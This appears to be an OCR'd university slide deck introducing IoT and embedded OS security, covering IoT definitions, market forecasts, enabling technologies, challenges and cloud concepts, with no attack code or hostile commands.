lecture and hands-on

presentation

IoT & Embedded OS Security

Internet of Things & Embedded OS Security

Cristian TOMA
E-mail: cristian.toma@ie.ase.ro
Web: ism.ase.ro | acs.ase.ro | dice.ase.ro
Github: www.github.com/critoma/

Business Card

Cristian Toma

IT&C Security Master

Dorobantilor Ave., No. 15-17
010572 Bucharest - Romania
http://ism.ase.ro
cristian.toma@ie.ase.ro
T +40 21 319 19 00 - 310
F +40 21 319 19 00

Agenda for IoT & eMbedded OS

1. IoT
2. Embedded OS
3. Security


IoT Clouds, Device Communications Protocols – REST/MQTT/CoAP, IoT Java DIO
Hands-on: Java DIO and MQTT/HTTP-Rest/CoAP on Raspberry Pi/ESP8266, Node-RED/Node.js

Internet of Things

1. IoT Overview

“Mission: 50 Billion Connected Devices by 2020”

Some Big Numbers:



Data from http://postscapes.com/internet-of-things-market-size


Some Small Numbers:

Peter Middleton, Gartner:
By 2020, component costs will have come down to the point that connectivity will become a standard feature, even for processors costing less than

$1

1. IoT Overview

IoTS – Internet of Things Services Formula: “Difficulty of Finding the Right Service”



“First, we equipped our light bulbs with sensors, so they would only be on if somebody was in the room. Next, we added an iPhone app so you can manage all of the electric lights in your home.”

“Our online security service is now using connected light bulbs to simulate a realistic lighting pattern when you are away from home at night.”

1. IoT Overview

IoTS – Internet of Things Definition

– *Wiki:* **Internet of Things (IoT) is the network of physical objects—devices, vehicles, buildings and other items embedded with electronics, software, sensors, and network connectivity—that enables these objects to collect and exchange data.[1] The Internet of Things allows objects to be sensed and controlled remotely across existing network infrastructure,[2] creating opportunities for more direct integration of the physical world into computer-based systems, and resulting in improved efficiency, accuracy and economic benefit;[3][4][5][6][7][8] when IoT is augmented with sensors and actuators, the technology becomes an instance of the more general class of cyber-physical systems, which also encompasses technologies such as smart grids, smart homes, intelligent transportation and smart cities. Each thing is uniquely identifiable through its embedded computing system but is able to interoperate within the existing Internet infrastructure. Experts estimate that the IoT will consist of almost 50 billion objects by 2020.[9]**

1. IoT Overview

IoTS – Internet of Things Context

"**Moore's law:** Ever-increasing hardware performance enables new levels of abstraction in the embedded space, which provides the basis for semantically rich embedded applications and the decoupling of on-asset hardware and software lifecycles. The app revolution for smartphones will soon be replicated in the embedded space.

Wireless technology: From ZigBee to Bluetooth LE, and from LTE/4G/5G (IoT-NB) to specialized low-power, wide-area (LPWA) IoT communication networks—the foundation for "always-on" assets and devices is either already available or in the process of being put in place.

Metcalfe's law: Information and its value grow exponentially as the number of nodes connected to the IoT increases. With more and more remote assets being connected, it looks like we are reaching a tipping point.

Battery technology: Ever-improving battery quality enables new business models, from electric vehicles to battery-powered beacons.

Sensor technology: Ever-smaller and more energy-efficient sensors integrated into multi-axis sensors and sensor clusters, an increasing number of which are preinstalled in devices and assets.


Big Data: Technology that is able to ingest, process, and analyze the massive amounts of sensor-generated data at affordable cost.

The cloud: The scalable, global platform that delivers data-centric services to enable new IoT business models."

1. **IoT** Overview

IoTS – Internet of Things Intro

The "Internet of Things" Drives Opportunities




and Challenges

- Always on
- Increased connectivity
- Confidentiality
- Security
- Regulations
- New users

The Architecture for the Digital World® ARM®

1. IoT Overview


IoTS – Internet of Things Smart Cities Solutions




IoTS – Internet of Things Intro

IoT and the Hype Cycle


- Gartner has IoT at peak hype
- Most inflated expectations now
- Trough of Disillusionment ahead
- 5-10 years to Plateau







1. IoT Overview

IoTS – Internet of Things Evolution from M2M to IoT



RECAP: Cloud Concepts – Intro – Virtualization





Hosted Architecture

